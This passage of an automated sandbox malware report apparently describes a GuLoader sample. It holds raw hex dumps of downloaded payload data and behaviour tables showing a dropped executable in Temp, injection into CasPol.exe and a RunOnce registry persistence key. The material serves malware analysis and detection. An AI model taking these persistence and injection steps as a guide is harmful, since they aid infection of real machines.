Ascii: #C"R|x{ktps`#Vm@<BYLx'hX03,n`;%n`C8CdNA7]8)hJy{F/edE.Y@!eG_BAoVkzqM=e3U~vGf]&=Q=)w<:v*\i r+&wsHHsDL|M4fqU
2022-05-26 20:56:18 UTC	156	IN	Data Raw: f4 95 e8 8b 68 1b b0 9d ba 82 71 bb 61 e3 a7 07 f9 63 4a 7f 28 ca 4b ae de 6f 52 59 f2 cc c5 fc 01 f1 df db 8e bb 40 70 62 07 f1 f7 62 01 5e 44 a8 ce de 0c ab 2d 56 4b 4a 8d f8 63 72 d4 f1 46 06 6f b8 d6 9a 50 21 7a e6 0b 7e ae 69 f4 bb ae ad 6a 5f e4 17 6e 22 7f f8 5e ab 76 35 d2 15 da 3f 74 75 aa 25 c0 c4 78 9d e5 b9 c7 69 b8 dd c5 de d1 45 3f 53 ed 4f aa 73 b1 5c be 32 ec 3f 89 a7 e2 b8 fe 1a 56 24 b6 12 92 09 d4 23 f7 63 ad e7 df cf aa f0 2e 0d 18 c3 b5 c6 6b 7a 22 f3 be c7 fd d4 bb a4 65 7a 04 a4 2d dd d4 f1 ce 53 29 58 29 cf 5b 0f 5f b6 da 85 e7 99 da d4 45 de 0e eb 36 f7 e6 5e 59 d8 90 56 0d 90 af 40 d4 04 d8 36 9e 61 92 23 fb 2b f2 11 48 72 b2 38 4d 4b e7 07 47 e2 ad 6d ae 9c c0 aa be d3 b8 b0 92 82 2a fe a5 2b 48 64 99 db 04 95 75 0d af 90 12 3e Data Ascii: hqacJ(KoRY@pbb^D-VKJcrFoP!z~ij_n''^v5?tu%xiE?SOs\2?V$#c.kz"ez-S)X)[_E6^YV@6a#+Hr8MKGm*+Hd u>
2022-05-26 20:56:18 UTC	160	IN	Data Raw: 03 ff 49 90 78 a3 91 97 c2 95 df 6d 4c c5 9e 47 7e 6a 59 a5 03 e1 9c 9e f7 d1 5e 69 f4 a0 da 75 0b 23 67 fd a0 42 8b e0 ec 52 5e 61 9b c6 f8 cf e0 09 ab d1 70 30 bf 1d 73 c2 0e 86 1f 11 9f c8 63 8c 4b cd 63 cf fd 01 af 1c a7 c8 86 ce bc 3f 70 e6 58 0c fe 92 fe db a0 db 0b a4 24 57 f1 bb 16 e0 36 42 92 54 f2 b5 59 ef 6f ff 56 72 2d 39 bb 3e 27 47 d4 33 14 85 d2 e2 c6 b6 bd 1a 8e cb 41 68 e7 d8 88 0a b1 3d 9c dd f3 e0 60 0f 22 ab 83 e4 1f cc 9e 27 59 db e2 43 b0 4a a2 db b1 70 bc e3 b4 af ec c4 2b c5 32 da 8a ce 66 87 7e 5c 0d bd ab 95 ed 7b 22 8e 34 12 da 6f 41 0c 85 83 81 fa 3b 54 01 71 81 6a 9a 24 85 84 4d 25 7d e8 d9 6b 76 65 2e 37 1d 4b 7c b0 7f 2a ae 4f c0 23 b8 dc 29 75 40 ed 06 d2 cb 60 b8 d5 cb 72 36 87 9a e3 ea 92 86 4a 69 ff 2c 2f 0e 75 7f e9 4c Data Ascii: lxmLG~jY^iu#gBR^ap0scKc?pX$W6BTYoVr-9>'G3Ah=`""YCJp+2f~\{"4oA;Tqj$M%}kve.7K|*O#)u@`r6Ji,/uL
2022-05-26 20:56:18 UTC	164	IN	Data Raw: b6 b6 95 17 f2 e5 9c 3b 3b a1 68 d7 b9 ff 81 de ce 5b 27 ed 87 1f 67 cf 12 ed 15 37 01 32 f5 79 ab e2 45 39 59 05 5f 9b 9e d4 e2 e7 78 69 94 cd aa 84 dd a6 1f a5 f6 77 05 0d df 8d 61 b0 7b 76 50 a4 cb f7 89 33 da 24 c8 54 b8 1c f9 12 a8 35 76 59 27 60 a4 b0 da fd 80 6e 21 e0 26 40 2d 77 e1 2b e6 83 8b a8 6a 0c c4 e9 2b 6b 4a 30 a7 a5 fd 52 2c b5 87 4f e5 48 c3 ed 71 09 bb b4 bd ab 44 b2 94 67 bc 8f 0f 9c d2 16 ef f4 14 8f 65 5d 97 3f 85 24 ec e4 6b c8 c7 b0 21 31 f4 e0 5a 81 9a c5 45 47 2b f3 49 44 76 82 20 c3 75 ee 96 bc bc ec 22 ef c1 c9 06 13 20 fb d2 09 0e a8 f9 6b 49 db 01 90 c8 1c f2 25 1f 89 76 3c 8a bb 58 e5 a0 5d d6 71 83 5d f7 85 0d 87 d4 1e e0 55 52 4e f5 79 db 1f 0a 67 82 93 83 cd 0e 27 dc 62 eb bc 83 2c 6e ba 66 46 2c de 0e 11 cd 56 17 d5 54 Data Ascii: ;;h['g72yE9Y_xiwa{vP3$T5vY``n!&@-w+j+kJ0R,OHqDge]?$k!1ZEG+IDv u'' kl%v<X]q]URNyg'b,nfF,VT
2022-05-26 20:56:18 UTC	168	IN	Data Raw: a1 bb cf 83 a5 ce be 0f d8 bd f6 f0 6f 82 cd 3c ce 9b ed 2a 73 b9 78 91 4e 5b 2d db 75 a1 e7 a6 3e d1 6e a5 3c cc e6 ef ef 95 16 a0 2f 35 6e f4 3b 72 c0 5a 08 e3 e7 44 df 3e 9c 27 20 38 d4 b0 66 62 e1 a3 f6 ef 63 72 8d 30 6d ca 03 f6 39 50 2c 2a 6c 89 d7 5e 9f 5c 36 94 6f c8 b5 e3 53 85 ef 10 fd 03 d3 69 d3 fa 6a f1 05 80 cf 3f 22 b4 f1 ba 86 85 e1 75 ea cb c1 a6 a2 41 04 66 56 44 82 1e 69 5a a9 67 71 32 e8 92 d7 68 ea 7e 0e cb 51 ea 1f 3c fd 31 00 5c 4b b8 1b 61 87 bd 5b 7c ef f6 9c 46 18 68 ef c8 dd c5 63 ac 8f 20 a3 b3 a4 bd 9b 78 e7 68 d7 4d d6 7c 64 ae 4e 07 6a 8f 9d 41 69 9b 4a f5 40 b0 10 7c 99 cd 5d 63 d0 40 3d 39 8f 64 f4 8e 26 31 42 e7 a9 a8 98 ca 17 5d 83 c6 da 91 ed b8 f8 04 eb 4b 64 60 4d 02 57 75 af 6b 51 b2 1f 10 32 66 cd b2 bb e9 a3 1d 0d Data Ascii: o<*sxN[-u>n</5n;rZD>' 8fbcr0m9P,*l^\6oSij?"uAfVDiZgq2h~Q<1\Ka[|Fhc xhM|dNjAiJ@|]c@=9d&1B]Kd`MWukQ2f
2022-05-26 20:56:18 UTC	172	IN	Data Raw: 67 0e d6 2a b5 ad aa ca b0 04 c8 77 d6 17 71 3b ce 76 0d ca b4 8b 95 9b f9 ee 46 f3 86 b8 4c e4 94 0a 50 a2 61 b2 6c 1a 52 d2 b5 38 f0 2f 08 71 2b 25 3f 8d cb 6d fc bf ab 1e 6a 9d 73 43 47 b3 1a 20 80 13 1c 1b 9f e3 96 55 b7 8f 57 47 fa 90 d9 64 7c 1a f5 ca 81 40 72 38 ca bb e3 8f e0 f6 f3 e4 51 d8 2e 51 21 af 93 70 b9 e2 3a bc 9a b0 7f d8 f6 b5 1c 0f 26 e9 fe 19 ee 08 88 a6 02 e3 86 01 72 3d 5f 70 27 56 a3 ec e3 e2 76 61 ab 0c 82 07 9d 21 bc 8b 32 33 57 3d 8b 1a 06 54 e6 5f 51 85 90 55 43 af 1e bd a8 02 5f 89 ee e2 f8 56 6d b4 92 41 a5 20 92 ae 40 fe d5 ae bd 0b 6a a2 ff bf 51 6d 6b 78 84 c7 5f a7 f1 5c 17 98 f9 f4 4d a3 40 c4 f1 78 6e 49 2c 66 e3 11 6a 7b c5 69 54 e9 84 e9 95 4e a2 27 d1 bd 77 58 15 4d bb 93 86 f8 be 01 9c d6 24 8c ff bf 5e 31 d9 4d a9 Data Ascii: g*wq;vFLPalR8/q+%?mjsCG UWGd|@r8Q.Q!p:&r=_p'Vva!23W=T_QUC_VmA @jQmkx_\M@xnI,fj {iTN'wXM$^1M
2022-05-26 20:56:18 UTC	176	IN	Data Raw: 3d ec cd e3 04 ad 67 fe 9f c4 ec 8b e3 39 5f 5d 87 fb 6a 5d 2a 1b d1 08 61 7b 11 0d c2 a8 f1 0e 07 ef e4 8c 9d 75 63 82 75 d5 3e eb 80 1f a0 39 ec d6 99 d8 a1 02 b4 ed e8 92 f6 71 f6 58 8d 49 fc d5 d3 63 0e 49 de de 2c 3b 7f ba 88 41 17 a3 1c 37 e1 a4 be c0 f0 a9 e7 b0 4a 46 fe 22 ac dd fe bc 15 83 58 02 9f 84 87 bc f0 56 26 39 06 62 3e 93 85 1c 02 68 7f 83 22 12 b2 23 12 3c a3 4f bb 53 da f4 20 fc dc 9c 81 db 33 2f 7f 59 e5 f0 8d 84 dd e5 81 58 89 3d 0a 4b 0b 0c 7c 91 2f 68 fe b9 50 76 ad e7 96 7d 27 6b 54 2b 73 08 d5 18 af 19 aa ed da 91 a3 bf 24 1f 37 b7 6f 7f 7d ff 25 43 48 8a 65 8a c9 b1 fa 21 db 56 5c 4e 67 ce 90 7e 40 4b db 4a 89 96 7b 65 0d 8c 12 ab bf 54 9e 8b f0 17 11 6e 76 06 db 34 0c 69 be fd f5 11 3b 10 44 97 84 04 ee 2d 82 fe 34 42 44 f2 8f Data Ascii: =g9_|j]*a{ucu>9qXIcI,;A7JF"XV&9b>h"#<OS 3/YX=K|/hPv}'kT+s$7o}%CHe!V\Ng~@KJ{eTnv4i;D-4BD
2022-05-26 20:56:18 UTC	180	IN	Data Raw: 35 c6 3b 06 50 bb 1b 01 a1 1d 04 81 fd 25 64 70 36 b6 fd fc ce 59 5f 4c 74 b9 53 a1 14 e6 28 3a db f7 bd ad 5a ee 02 5d f5 dd 0d 82 53 7b 89 ff be 7a 25 c4 d5 7d 2c a2 6e 7a dc aa dc 3b b3 c5 03 99 2d f5 4f 45 15 5e 9b f9 bc de f1 6f 93 ac 04 5f f8 82 a2 7c d7 55 b0 cd 6b 04 e7 11 51 9c 29 b6 f1 0c 59 d8 8d 43 f4 c2 19 bf 46 0f 91 07 fe 0b 2c 72 06 58 ec 48 0b 9b 82 b8 45 70 ee 4a 85 4f 98 b8 45 3b 89 2d 55 33 10 e8 66 9e e7 73 36 57 2b 22 cc 56 e9 cd 4e 23 90 09 e6 1c 29 8e 93 41 70 65 d6 dc 35 6f e2 fe 7b a6 bb 66 1a a6 d7 a9 cd c7 9c 24 91 58 13 0f 3d d4 7a 8f b5 8e 4d 88 2f bd 07 7c ff ea 4b 84 06 2d 9e d0 07 b8 b5 a0 dc f9 26 1e 96 be 0a 95 41 f8 f9 de 30 9d 23 2a 9c 9d ee 09 75 ea 42 e3 98 e1 93 ed 35 47 1c 26 6b 32 bc 23 0c fd 08 34 b9 e1 49 f7 98 Data Ascii: 5;P%dp6Y_LtS(:Z]S{z%},nz;-OE^o_|UkQ)YCF,rXHEpJOE;-U3fs6W+"VN#)Ape5o{f$X=zM/|K-&A0#*uB5G& k2#4I
2022-05-26 20:56:18 UTC	184	IN	Data Raw: 09 a5 b8 3f 8d 87 0f bb 75 0b 54 a7 5f 11 4a f0 52 1e e0 da fa 82 ee 98 2d 92 60 fe c6 0d b3 d1 32 d0 42 27 33 d9 1d b6 b8 ad 8b 69 f5 52 bd e4 b5 2b 88 d0 f5 14 88 ee 84 4c fe e3 fe 30 36 fc ea 3c 1f 83 9b 0c 7b b7 45 89 cb 00 bb 8a 64 70 26 25 ac c2 32 fe f9 e8 03 c6 f1 23 1e 17 34 de 87 dd d9 6a 7f 68 7f f0 5b 7f f1 90 c3 76 18 3c 75 ca 7b f0 39 55 95 3e 7e a5 8a f1 54 04 2c ee 51 b0 43 53 bf 99 59 05 08 18 67 31 e0 ad 50 06 10 07 e9 33 45 1d 73 aa d5 45 ab 1e 02 0a d1 8d b1 b9 ab 5f 12 ab 0e aa 85 d3 ec 86 31 70 11 8d cd f2 12 43 dc dd 06 43 21 9d 01 f7 3d af 75 1d 01 e1 24 4d b5 2d 59 3f 9f 00 24 e8 09 54 bc 1f e6 0d 8d 3f 92 58 fc 1e f9 43 73 f7 d0 84 47 2f 24 6c 97 e1 fb a9 0a 43 0f e0 d7 21 7c c6 e9 e8 14 2a e3 07 a4 44 07 2d 77 5f 76 16 ef 81 e1 Data Ascii: ?uT_JR-`2B'3iR+L06<{Edp&%2#4jh[v<u{9U>~T,QCSYg1P3EsE_1pCC!=u$M-Y?$T?XCsG/$lC!|*D-w_v

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	188	IN	Data Raw: de 09 cd 9d 90 f4 80 4a 66 6d 33 04 60 d1 2a dd 7e f4 9a a3 fb b8 96 e8 80 de f7 6a 4b d6 16 98 60 17 9a 30 31 af f8 aa 1b 65 67 b8 b4 e4 bc 92 9d e4 62 99 84 40 ef e8 06 c1 2c 2d dd 14 74 c1 39 39 e5 4d e9 0a e0 e5 59 4a 02 10 fb 5b 96 6c 08 d0 6f d5 b5 71 18 66 84 2b cb 19 a4 3b 26 3f f6 e7 d9 e4 e3 80 25 f8 99 0e c1 9b 73 4d 6b e0 66 43 15 72 1e 48 2d 7f 3e 28 24 20 ee 47 1d 79 2d ce 44 93 da 74 6d 3a 9e 21 ed 4f e2 27 cf c3 0a 36 a1 e1 38 d0 d7 4a 96 c8 f8 08 db e2 88 67 71 bb 57 84 73 e8 2e 61 d7 49 3f 54 f9 18 84 a5 66 26 59 d0 1a bc 99 71 87 94 84 77 fb c3 04 73 a2 97 c8 84 bc d8 a4 2b b5 f8 95 52 af d8 d4 aa 2c 44 2a be 89 72 6d 34 31 52 bf 29 79 b7 3b 2e f2 1d 3b 65 e4 03 29 10 b1 f5 06 b0 8e a0 d0 36 9f 6c 55 37 48 52 55 ea 8e 7e cb 50 16 43 9d Data Ascii: Jfm3`*~jK`01egb@,-t99MYJ[loqf+;&?%sMkfCrH->($ Gy-Dtm:!O'68JgqWs.aI?Tf&Yqws+R,D*rm41R)y;. ;e)6lU7HRU~PC
2022-05-26 20:56:18 UTC	192	IN	Data Raw: 94 f2 6a 83 09 cf 4d a8 c1 9b e3 eb 19 b3 fe 8c a9 c3 6d 0e 09 5b 80 39 2f a6 1f 69 e5 a8 13 6b e6 6c 87 89 a0 4c 8b e5 85 60 97 9f 7c 13 7a 89 1c 90 d8 db c3 da 09 6d b1 d0 44 15 78 13 12 5a 71 0b bd 0d 93 56 40 e1 ff 60 e4 5d bc b4 99 51 b7 2a 17 4e ea ed f8 99 0f ac a3 9b 9c ac 0f 52 6d 11 e4 4b 3f d4 f4 99 e6 e9 88 3b 90 34 0d dd 32 66 6c 37 b3 57 03 54 28 2e 5c d2 cf 3a a4 f5 1a b6 bc 54 34 5d d3 ce da b4 2b 64 21 02 b4 88 78 57 24 40 62 fc a3 95 2c 66 bf 89 1f 5d c8 a2 b8 26 a0 11 7c dc 9a 7c 00 44 8c 95 1f be be 55 30 0b e4 44 c1 d3 af 6f 9c 70 0a b5 21 4a 40 28 e1 20 44 4e 72 21 6e d5 14 34 ee b7 ac 59 86 d2 de 28 6b 96 84 74 9c cc 9f cf a8 ff 9f 12 8e fa 3a 51 b5 51 78 9b f0 4e 2e 87 01 ef 14 dc 51 9d 8d 09 b9 00 ce b7 bd 2d 45 f9 20 e1 09 08 2c Data Ascii: jMm[9/iklL`|zmDxZqV@`]Q*NRmK?;42fl7WT(.\:T4]+d!xW$@b,f]&||DU0Dop!J@(DNr!n4Y(kt:QQxN.Q-E ,
2022-05-26 20:56:18 UTC	196	IN	Data Raw: 8a d4 cf b3 33 82 94 d1 f6 40 1f 59 fe 52 3f f6 0d 25 82 86 91 de 7f 22 a3 44 a5 f4 c2 58 49 26 0f 02 c1 c9 58 54 81 f4 48 4a 1f e4 7a 54 30 1a 58 29 de bb 65 be f6 a2 27 e8 f2 e1 1b 22 83 be 3d f4 77 6b 51 03 d3 cf f8 f9 91 b0 ee be ce c1 bd 29 bf d2 c1 20 36 6c 5a de 69 01 20 e2 32 af c6 85 80 de 7e 60 54 41 a0 59 c2 19 22 00 98 60 88 99 79 ac ef 39 bf 10 a0 53 38 e6 dd 6d f2 a7 91 6f 93 b0 d5 ef 61 f2 f0 ac 19 73 c1 34 98 48 e3 12 5b 61 93 98 ad b6 e2 e9 12 67 40 6f 9d fe 32 20 56 90 9c 5f ec b9 d1 b3 e7 76 8e 3a e7 2d e1 78 9a 5b 8d 31 df 95 cd 10 1a c0 59 f9 13 44 84 af d1 57 3f 92 cc bc cf 30 b7 04 12 f3 f6 fc 08 14 ae 8d e2 cd 70 f2 79 99 99 23 23 3c 68 d1 62 dd 78 49 e9 fb ef da 6c fd 21 cb 3b a6 46 dc ca 7f 82 f5 1a f8 a3 96 86 81 6c 50 20 5a e0 Data Ascii: 3@YR?%"DXI&XTHJzT0X)e'"=wkQ) 6lZi 2~`TAY"`y9S8moas4H[ag@o2 V_v:-x[1YDW?0py##<hbxII!;FlP Z
2022-05-26 20:56:18 UTC	200	IN	Data Raw: e0 83 ea 9b 1e df 6a f8 57 2f c8 be 44 49 92 0c 1d 6f 76 89 5b 3e 14 b0 94 9c a5 dc 63 f7 4d 64 f9 10 d0 3a fa 06 3c 63 76 d7 bf f4 58 e6 d1 4a 7b ab b4 7e ea 4b a8 d1 3d 13 cf fd 89 95 8f 44 2d db 9f 6a 13 d0 20 68 b8 52 10 9b 08 a4 59 bc 14 dd 17 5e c1 0b 8c e0 74 96 d0 30 f0 ef ed 4e b5 76 f6 8f 8c 03 2b e0 cd 36 01 52 07 58 9b 29 45 31 06 3c 8b ea 27 c6 43 48 cc ce 3d 91 b3 13 69 85 82 1e ad 39 75 fa 64 e4 e8 51 7e 7f 30 21 5a 37 0a 09 61 f6 3e fd 20 ad 62 4f 87 33 10 49 1a f1 bf 85 57 4b f5 b7 92 dd b7 8a c3 54 e3 b5 7b c3 e6 9a c0 6c de 44 6d 8e d6 5a b1 f3 92 47 36 27 99 42 91 b3 45 90 ac ab 77 28 24 a7 53 37 03 fe 0b 85 5d 96 ff a9 ac a4 7e 36 9e a9 3f d4 d1 6c ca a4 04 bc c9 d6 ec 61 7d f5 4e 90 1c 49 68 ba 69 13 3d 7c ff 66 f1 34 45 e4 c7 8b 03 Data Ascii: jW/DIov[>cMd:<cvXJ{~K=D-j hRY^t0Nv+6RX)E1<'CH=i9udQ~0!Z7a> bO3IWKT{lDmZG6'BEw($S7]~6?la} NIhi=|f4E

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.W32.AIDetect.malware2.23037.exe PID: 3104, Parent PID: 7128

General

Target ID:	2
Start time:	22:55:45

Start date:	26/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe"
Imagebase:	0x400000
File size:	1000520 bytes
MD5 hash:	BE43B751BD103FE5A64B4E0AA7A30060
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.213833253823.0000000002A40000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **8108**, Parent PID: **3104**

General

Target ID:	4
Start time:	22:56:01
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe"
Imagebase:	0x10000
File size:	106496 bytes
MD5 hash:	7BAE06CBE364BB42B8C34FCFB90E3EBD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000000.213653060266.0000000000630000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\RISPENDES\Militrpoliti2.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	646E98	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	646E98	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	646E98	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	646E98	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	646E98	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	646E98	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	646E98	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73B2614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73B2614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F2F0E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	1F2F0F5B	CreateFileW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F2F0E61	CreateDirectoryW
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1F2F0E61	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73B2614C	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73B2614C	unknown
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	71	1F2F0F5B	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\RISPENDES\Militrpoliti2.exe	0	1000520	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 6a 00 00 00 fd 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj	success or wait	2	637252	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	0	8	19 6b fd 62 3f fd 48	kb?H	success or wait	1	1F2F1113	WriteFile
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat	0	232	47 6a fd 68 5c fd 33 fa 41 fd fd fd 35 fd 78 fd fd 26 15 fd fd 69 2b fd 49 63 28 31 fd 50 fd fd 50 fd 63 4c 54 fd fd 42 41 fd 62 fd fd 1b fd fd fd fd fd 34 68 fd 12 fd 74 fd 2b fd 07 5a 5c fd fd 20 fd 69 fd fd a4 fd fd 40 fd 33 fd fd 7b 0c fd 1c 67 72 76 2b 56 fd fd fd 42 19 0e fd 0d fd fd 15 5d fd 50 fd fd 16 57 fd 34 43 7d 75 4c 1e fd fd 0b fd 73 7e fd fd 46 04 fd fd 7d fd fd fd fd fd 00 45 fd fd fd fd fd fd 45 fd 14 fd 36 45 fd fd fd fd fd 7b 5f 05 18 7b fd 79 53 fd fd fd 37 fd fd 22 16 68 4b fd 21 03 78 fd 32 fd fd 69 e3 fd 7a 4a fd bb fd 20 fd fd fd fd 66 fd 67 3f fd 5f 0b fd fd fd 30 fd 3a 65 5b 37 77 7b 31 fd 21 fd 34 fd fd fd fd fd 26 fd	Gjh\3A5x&i+c(1PPcLTAb4ht+Z\ i@3{grv+VB]PW4C}uLs~F}EE6E{{yS7"hK!x2izJ f?_0:e[7w{1!4&	success or wait	9	1F2F1113	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.23037.exe	unknown	1000520	success or wait	1	646E98	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73B587D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73B587D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73B587D8	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	4096	success or wait	1	73BFBFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe	unknown	512	success or wait	1	73BFBFFE	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4095	success or wait	1	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	8173	end of file	1	73B555E4	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	73B555E4	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	1F2F1113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	success or wait	1	1F2F1113	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe.config	unknown	4096	end of file	1	1F2F1113	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	73BFBFFE	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	73BFBFFE	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	73BFBFFE	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	73BFBFFE	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Fatigable	unicode	C:\Users\user\AppData\Local\Temp\RISPENDES\Militrpoliti2.exe	success or wait	1	63606C	RegSetValueExA

Analysis Process: conhost.exe PID: **6432**, Parent PID: **8108**

General

Target ID:	5
Start time:	22:56:01
Start date:	26/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff651080000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly